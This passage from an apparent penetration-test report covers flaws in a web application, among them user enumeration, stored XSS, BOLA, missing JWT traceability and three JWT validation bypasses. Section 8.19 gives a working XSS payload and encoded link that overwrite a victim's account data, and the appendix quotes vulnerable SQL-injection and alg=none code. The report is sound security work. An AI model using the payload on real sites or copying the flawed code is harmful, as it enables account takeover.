
Preconditions

- Application uses a two-step authentication flow (username/email followed by password)


Proof of Concept (PoC)

1. Navigate to the login page and attempt to authenticate using a non-existent username.


2. Application returns an error indicating that authentication cannot proceed.




3. Create a new user account using the same username.



4. Attempt authentication again using the identical username.



5. Application now allows progression to the password entry step, confirming that the account exists.



By repeating this process with different usernames, an attacker can reliably enumerate valid user accounts registered in the system.

Impact

Business Impact:

- Disclosure of valid user accounts
- Increased risk of targeted attacks

Technical Impact:

- Enables user enumeration via authentication flow
- Can be chained with password guessing or brute-force attacks

References

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account
- https://portswigger.net/web-security/authentication/multi-factor

Solution

Two-factor authentication based on a dedicated application or hardware token should be used.

8.19 Stored Cross-Site Scripting (XSS) Leading to Authenticated User Account Takeover

Vulnerability Summary

Severity	Medium
CVSS Score	5.0
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:L
CWE-ID	CWE-79: Improper Neutralization of Input During Web Page Generation
Affected Endpoints	GET /?maptitle= PUT /api/users/one/<user_email>/info
OWASP Top 10	A05:2025 - Injection A07:2025 - Authentication Failures A06:2025 - Insecure Design

Description

The application reflects the `maptitle` URL parameter into the Document Object Model (DOM) without proper output encoding or input sanitization. This allows an attacker to inject and execute arbitrary JavaScript code in the context of an authenticated user.
By crafting a malicious URL and persuading a victim to visit it, the attacker can abuse the victim's authenticated session. Sensitive session data stored in `sessionStorage` is accessible to the injected script, enabling authenticated API requests to be executed on behalf of the victim.
As a result, an attacker can modify the victim's account information without authorization, effectively leading to an authenticated account takeover.

Preconditions

- Victim is authenticated in the application
- Sensitive session data (JWT, email, user_id) is stored in `sessionStorage`

Proof of Concept (PoC)

1. Prepare a JavaScript payload that performs an authenticated account update:


```
var xhr = new XMLHttpRequest();
xhr.open("PUT",
 "http[://]localhost:3000/api/users/one/" +
 sessionStorage.getItem("email") + "/info", true);
xhr.setRequestHeader("Content-type",
 "application/json; charset=utf-8");
xhr.setRequestHeader("authorization",
 sessionStorage.getItem("token"));

const body = JSON.stringify({
  "email": "<EMAIL>",
  "firstName": "<NAME>",
  "lastName": "<LASTNAME>",
  "company": "<COMPANY>",
  "phoneNumber": "<PHONE>",
  "id": sessionStorage.getItem("user_id")
});
xhr.send(body);
```

2. Craft a malicious URL by injecting the payload into the `maptitle` parameter using URL encoding
3. Send the prepared link to the victim. It should look something like that


```
http[://]localhost:3000/?maptitle=%22%20onload=%22var%20xhr%20%3D%20ne
w%20XMLHttpRequest%28%29%3B%0Axhr%2Eopen%28%27PUT%27%2C%2
0%27http%3A%2F%2Flocalhost%3A3000%2Fapi%2Fusers%2Fone%2F%27%2
BsessionStorage%2EgetItem%28%27email%27%29%2B%27%2Finfo%27%2C
%20true%29%3B%0Axhr%2EsetRequestHeader%28%27Content%2Dtype%27
%2C%27application%2Fjson%3B%20charset%3Dutf%2D8%27%29%3B%0Axhr
%2EsetRequestHeader%28%27authorization%27%2C%20sessionStorage%2Eg
etItem%28%27token%27%29%29%3B%0Aconst%20body%20%3D%20JSON%
2Estringify%28%0A%7B%27email%27%3A%27hacked%40example%2Ecom%2
7%2C%27firstName%27%3A%27hacked%27%2C%27lastName%27%3A%27ha
cked%27%2C%27company%27%3A%27hacked%27%2C%27phoneNumber%2
7%3A%27%27%2C%27id%27%3AsessionStorage%2EgetItem%28%27user%5
Fid%27%29%7D%0A%29%3B%0Axhr%2Esend%28body%29%3B
```

4. Victim visits the URL while authenticated
5. The injected JavaScript executes automatically in the victim's browser
6. An authenticated PUT request is issued on behalf of the victim



Result

The victim's account information (email address, name, company, phone number) is modified without their knowledge or consent, confirming a successful authenticated account takeover via stored XSS.



Impact

Business Impact:

- Unauthorized modification of user profile data
- Potential full account takeover and identity abuse
- Loss of user trust in platform security
- Legal and compliance risks related to account integrity

Technical Impact:

- Stored cross-site scripting enabling arbitrary JavaScript execution
- Abuse of authenticated session context
- Unauthorized API requests executed with victim's privileges
- Lack of effective input validation, output encoding, and CSRF protections

References

- https://www.terra.security/blog/stored-xss-full-account-takeover
- https://portswigger.net/web-security/cross-site-scripting
- https://owasp.org/www-community/attacks/xss/
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Solution

In order to solve this problem all input should be validated.

8.20 Broken Object Level Authorization Allows Admin to Access Hidden User Secrets via API

Vulnerability Summary

Severity	Medium
CVSS Score	4.9
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
CWE-ID	CWE-639: Authorization Bypass Through User-Controlled Key CWE-284: Improper Access Control
Affected Endpoint	GET /api/users/search
OWASP Top 10	A01:2025 - Broken Access Control

Description

The application fails to enforce proper object-level and field-level authorization when returning user data from the `/api/users/search` endpoint. Although the administrative interface (`/adminpage`) does not display sensitive user secrets, these values are still included in the backend API response.
By intercepting the request using an intercepting proxy such as Burp Suite, an administrator can view sensitive fields that are not intended to be accessible - even to privileged users. As a result, administrators can access confidential user information that should remain protected, violating the principles of data minimization and least privilege.

Preconditions

- Attacker is authenticated as an administrator
- Requests can be intercepted and modified using an intercepting proxy

Proof of Concept (PoC)

Supporting evidence: `Broken Object Level Authorization Allows Admin to Access Hidden User Secrets via API.mp4`

- http://localhost:3000/adminpage

Impact

Business Impact:

- Exposure of sensitive user secrets to administrative users
- Violation of data protection and privacy principles
- Increased risk of insider abuse or accidental data leakage
- Potential regulatory and compliance issues

Technical Impact:

- Broken Object Level Authorization (BOLA)
- Backend authorization logic does not match frontend access restrictions
- Sensitive fields are not properly filtered, masked, or minimized in API responses

References

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/12-API_Testing/02-API_Broken_Object_Level_Authorizatio

Solution

Only return the minimum set of fields required for the given role.

8.21 Lack of JWT Token Traceability Enables Repudiation of User Actions

Vulnerability Summary

Severity	Medium
CVSS Score	4.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
CWE-ID	CWE-778: Insufficient Logging and Monitoring
Affected Endpoints	All endpoints authenticated using JWT POST /userlogin
OWASP Top 10	A09:2025 - Security Logging and Alerting Failures

Description

The application relies on stateless JWT-based authentication but issues tokens without a unique identifier (`jti`) and without binding them to a specific session or client context. As a result, authenticated actions cannot be reliably traced back to an individual token instance.
In addition, the lack of centralized, security-relevant audit logging (including user ID, token ID, timestamp, and source IP address) prevents effective attribution of sensitive actions. This creates a repudiation risk, where users can successfully deny having performed security-critical operations, and the system lacks sufficient evidence to prove otherwise.


Preconditions

- Tokens are not bound to a specific session, device, or client context
- No centralized audit logging for security-critical actions is implemented
- No token revocation mechanism exists

Proof of Concept (PoC)

1. Authenticate as a standard user and obtain a valid JWT token (e.g., via Burp Suite).

2. Decode the token and observe that it does not contain:
   - a `jti` (JWT ID),
   - any unique session identifier.



3. Perform a security-critical action using the token, for example:

`POST /dashboard`

The request is accepted and executed successfully. Due to the absence of:

- a unique token identifier (`jti`),
- token-to-session binding,
- detailed audit logs (user ID, token ID, timestamp, IP address),

the system cannot reliably attribute the action to a specific authenticated session. The user can later deny having performed the action, and the application lacks sufficient evidence to prove otherwise.

Impact

Business Impact:

- Users can deny performing sensitive or fraudulent actions (failure of non-repudiation)
- Legal and compliance risks due to lack of auditability
- Reduced trust in transaction integrity
- Difficulties in incident response and forensic investigations

Technical Impact:

- No reliable linkage between JWT tokens and user sessions
- Inability to revoke individual tokens after compromise
- Missing audit trail for authenticated actions
- Violation of non-repudiation principles

Reference

- https://mojoauth.com/blog/let-understand-jwt-id-jti#what-is-jwt-id-jti

Solution

JWT tokens should include unique identifiers and be properly logged.

8.22 Lack of Security Event Logging Enables Repudiation of User Actions

Vulnerability Summary

Severity	Medium
CVSS Score	4.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
CWE-ID	CWE-778: Insufficient Logging and Monitoring
Affected Endpoints	All security-critical endpoints (e.g., authentication, privilege changes, data modification, dashboard, adminpage)
OWASP Top 10	A09:2025 - Security Logging and Alerting Failures

Description

The application does not implement centralized logging or auditing for security-critical events such as authentication, privilege changes, or sensitive data modifications. As a result, user actions are processed without generating reliable audit records that link each action to a specific user, timestamp, or execution context.
This lack of security event logging enables users to repudiate performed actions and prevents the application from supporting effective incident response, forensic analysis, and compliance requirements.

Preconditions

- Application does not implement centralized security event logging
- No audit trail is available for user actions

Proof of Concept (PoC)

1. Authenticate as a standard user.
2. Perform a security-critical action, for example:

```
POST /dashboard
```

3. Confirm that the action is successfully processed by the application.
4. Inspect the application deployment environment and observe that:
    - No log files exist related to authentication or user actions.
    - No centralized logging mechanism is configured.
    - No audit trail is maintained for security-relevant events.

As no logging mechanism exists, the performed action leaves no trace that could be used to:

- Attribute the action to a specific user,
- Verify when the action occurred,
- Support incident investigation or dispute resolution.

Impact

Business Impact:

- Users can repudiate fraudulent or malicious actions
- Legal and compliance risks due to missing auditability
- Difficulties in incident investigation and accountability
- Reduced trust in system integrity

Technical Impact:

- Absence of non-repudiation guarantees
- Missing or incomplete audit trail
- Inability to perform effective forensic analysis

References

- https://owasp.org/Top10/2021/A09_2021-Security_Logging_and_Monitoring_Failures/
- https://iritt.medium.com/logging-for-accountability-managing-incidents-tryhackme-walkthrough-5c28110a58b0

Solution

In order to solve this problem the application should implement comprehensive security event logging.

9 Conclusion

The primary objective of a security assessment is to provide a clear understanding of an organization's risk exposure and to help evaluate how effectively its security controls protect business-critical assets against potential threats.
The assessment demonstrated that the overall security posture of the reviewed applications can be strengthened, as several security weaknesses were identified during the engagement.
The most frequently identified issues included broken access control and authorization weaknesses, injection vulnerabilities such as server-side template injection leading to remote code execution, as well as stored cross-site scripting flaws enabling authenticated account takeover.
Based on the identified issues, the following recommendations are proposed to further strengthen the organization's security posture:

- Prioritize and remediate all high-severity vulnerabilities identified in this report without delay;
- Reassess and reinforce access control mechanisms in critical application areas to reduce the risk of authorization weaknesses;
- Ensure all user-provided input is properly validated and sanitized before being used in any security-sensitive context;
- Maintain an ongoing patch management process for infrastructure components and perform regular vulnerability scanning of applications;
- Conduct regular application security audits aligned with the OWASP Application Security Verification Standard (ASVS) latest version, with particular focus on authorization and access control mechanisms;

10 APPENDIX A - Vulnerability Criteria Classification

The table below presents the severity levels, including detailed descriptions of their causes, potential consequences, and overall impact:

Severity	Description
Critical	Vulnerabilities identified at the critical severity level should be investigated immediately. Vulnerabilities at this level assume exploitation of the flaw could lead to full system or data compromise.
High	High severity vulnerabilities can be characterized as flaws that may lead to an attacker accessing application resources or unintended exposure of data.
Medium	Medium severity vulnerabilities usually arise from misconfiguration of systems or lack of security controls. Exploitation of these vulnerabilities may lead to accessing a restricted amount of data or could be used in conjunction with other flaws to gain unintended access to systems or resources.
Low	Low severity vulnerabilities contain flaws that may not be directly exploitable but introduce unnecessary weakness to an application or system. These flaws are usually due to missing security controls, or unnecessary disclose information about the application environment.
Info	Info level severity vulnerabilities contain information that may have value, but are not necessarily associated to a particular flaw or weakness.

11 APPENDIX B - Output of Automated Scanners

- nuclei-report.txt:

```
[swagger-api] [http] [info] http://127.0.0.1:3000/swagger/index.html
[paths="/swagger/index.html"]
[config-json-exposure-fuzz] [http] [critical]
↪ http://127.0.0.1:3000/config.json[path="/config.json"]
[graphql-alias-batching] [http] [info] http://127.0.0.1:3000/graphql
[graphql-field-suggestion] [http] [info] http://127.0.0.1:3000/graphql
[graphql-directive-overloading] [http] [info] http://127.0.0.1:3000/graphql
[missing-sri] [http] [info] http://127.0.0.1:3000 ["https://fonts.googleapis.com/css?famil
↪ y=Open+Sans:300,300i,400,400i,600,600i,700,700i|Roboto:300,300i,400,400i,500,500i,600,
↪ 600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i"]
[graphql-detect] [http] [info] http://127.0.0.1:3000/graphql [paths="/graphql"]
```

- nikto-report.txt:

```
- Nikto v2.1.5/2.1.5
+ Target Host: localhost
+ Target Port: 3000
+ GET /: Cookie connect.sid created without the httponly flag
+ GET /: Server leaks inodes via ETags, header found with file /, fields: 0xW/bd7
↪ 0x19ae0dc5692
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /robots.txt: "robots.txt" retrieved but it does not contain any 'disallow' entries
↪ (which is odd).
+ GET /WEB-INF/web.xml: /WEB-INF/web.xml: JRUN default file found.
+ -3092: GET /css: /css: This might be interesting...
+ -3092: GET /js: /js: This might be interesting...
+ -3092: GET /web/: /web/: This might be interesting...
+ -3093: GET /.htaccess: /.htaccess: Contains authorization information
+ -3092: GET /.svn/entries: /.svn/entries: Subversion Entries file may contain directory
↪ listing information.
+ -3092: GET /.svn/wc.db: /.svn/wc.db: Subversion SQLite DB file may contain directory
↪ listing information.
```

- 2025-12-18-ZAP-Report-.html - In the attachment
- 172.18.0.4_3000_12172025_1414.html - In the attachment
- 127.0.0.1_3000_12182025_1827.html - In the attachment

12 APPENDIX C - Authentication Code Review

12.1 JWT KID Header SQL Injection

Vulnerability Summary

Severity	Critical
CVSS Score	9.9
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
CWE-ID	CWE-347: Improper Verification of Cryptographic Signature
Affected File	/src/auth/jwt/jwt.token.with.sql.kid.processor.ts
OWASP Top 10	A07:2025 - Authentication Failures

Description

SQL Injection vulnerability was identified in the application's JWT token verification mechanism. The JWT header parameter kid is used to dynamically retrieve a cryptographic key from the database without proper validation and sanitization.
Since the JWT header is fully controlled by the client, an attacker can inject malicious SQL code into the kid parameter, which is then used in a database query.

```
private static readonly KID_FETCH_QUERY = (key: string, param: string) =>
  `select key from (select '${key}' as key, ${JwtTokenWithSqlKIDProcessor.KID} as id) as keys where keys.id = '${param}'`;
```

The KID_FETCH_QUERY function constructs SQL queries by directly concatenating user-controlled input instead of using parameterized queries. An attacker who controls the kid parameter can append malicious SQL fragments to the query, potentially leading to SQL Injection.
Because the query is built via string interpolation, it may allow an attacker to manipulate the query logic, access unauthorized data, or modify the database state.
The query building funciton is used in validateToken method. Due to the lack of context regarding the implementation of the execute method and the underlying database driver, it could not be determined whether multiple SQL statements can be executed in a single call. However, even if stacked queries are not supported, the vulnerability may still be exploitable through techniques such as UNION-based or boolean-based SQL injection.

```
async validateToken(token: string): Promise<unknown> {
  this.log.debug('Call validateToken');

  const [header] = this.parse(token);

  const query = JwtTokenWithSqlKIDProcessor.KID_FETCH_QUERY(
    this.key,
    header.kid
  );
  this.log.debug(`Executing key fetching query: ${query}`);
  const keyRow: { key: string } = await this.em
    .getConnection()
    .execute(query, [], 'get');
  this.log.debug(`Key is ${keyRow.key}`);

  return decode(token, keyRow.key, false, 'HS256');
}
```

Preconditions

- Attacker possesses a valid JWT token issued to a standard user

- Authentication is KID header based

Impact

Business Impact:

- Complete compromise of the application's administrative interface
- Unauthorized access to sensitive business and user data
- High risk of regulatory non-compliance and reputational damage

Technical Impact:

- Full bypass of authentication and authorization controls
- Ability to impersonate arbitrary users, including administrators
- All JWT-protected endpoints that use KID header become untrusted

References

- https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
- https://portswigger.net/web-security/jwt
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/10-Testing_JSON_Web_Tokens

Solution

Use parameterized SQL queries.

12.2 JWT Algorithm Confusion (alg=none)

Vulnerability Summary

Severity	Critical
CVSS Score	9.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
CWE-ID	CWE-347: Improper Verification of Cryptographic Signature
Affected File	/src/auth/jwt/jwt.token.with.hmac.keys.processor.ts
OWASP Top 10	A07:2025 - Authentication Failures

Description

The application relies on JSON Web Tokens (JWT) for authentication and authorization. During testing, it was discovered that the application fails to properly validate the JWT signature when the token header specifies alg=none.
The validateToken function considers the JWT header parameter alg == none as a valid token and, as a result, returns a payload confirming successful verification.

```
async validateToken(token: string): Promise<unknown> {
  this.log.debug('Call validateToken');

  const [header, payload] = this.parse(token);
  if (header.alg === 'none') {
    return payload;
  }
  return decode(token, this.privateKey, false, 'HS256');
}
```

Preconditions

- Attacker possesses a valid JWT token issued to a standard user
- Authentication type: Simple REST-based

Impact

Business Impact:

- Complete compromise of the application's administrative interface
- Unauthorized access to sensitive business and user data

Technical Impact:

- Full bypass of authentication and authorization controls
- Ability to impersonate arbitrary users, including administrators
- All JWT-protected endpoints become untrusted

References

- https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
- https://portswigger.net/web-security/jwt

Solution

Enforce a single authentication algorithm.

12.3 JWT X5C Header Authentication Bypass

Vulnerability Summary

Severity	Critical
CVSS Score	9.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
CWE-ID	CWE-347: Improper Verification of Cryptographic Signature
Affected File	/src/auth/jwt/jwt.token.with.x5c.key.processor.ts
OWASP Top 10	A07:2025 - Authentication Failures

Description

The validateToken function verifies the JWT signature using a public key provided directly by the user in the JWT header field x5c stored in keyLike variable. This mechanism does not validate whether the supplied public key originates from a trusted source or whether it is associated with an authorized token issuer.

```
async validateToken(token: string): Promise<unknown> {
  this.log.debug('Call validateToken');
  const [header] = this.parse(token);

  const keys = header.x5c;
  const keyLike = await jose.importPKCS8(keys[0], 'RS256');
  this.log.debug(`Taking keys from ${JSON.stringify(keys)}`);
  return await jose.jwtVerify(token, keyLike);
}
```

As a result, an attacker can generate their own key pair, sign a token containing arbitrary data using the private key, and then attach the corresponding public key in the x5c field. During verification, the application will use the attacker-supplied public key, causing the token to be considered valid.

Preconditions

- Attacker possesses a valid JWT token issued to a standard user
- Authentication is X5C based

Impact

Business Impact:

- Complete compromise of the application's administrative interface
- Unauthorized access to sensitive business and user data

Technical Impact:

- Full bypass of authentication and authorization controls
- Ability to impersonate arbitrary users, including administrators

References

- https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html
- https://portswigger.net/web-security/jwt

Solution

Verify JWT tokens using keys from trusted sources.

13 APPENDIX D - CRITICAL SECURITY VULNERABILITY IDENTIFIED - IMMEDIATE NOTIFICATION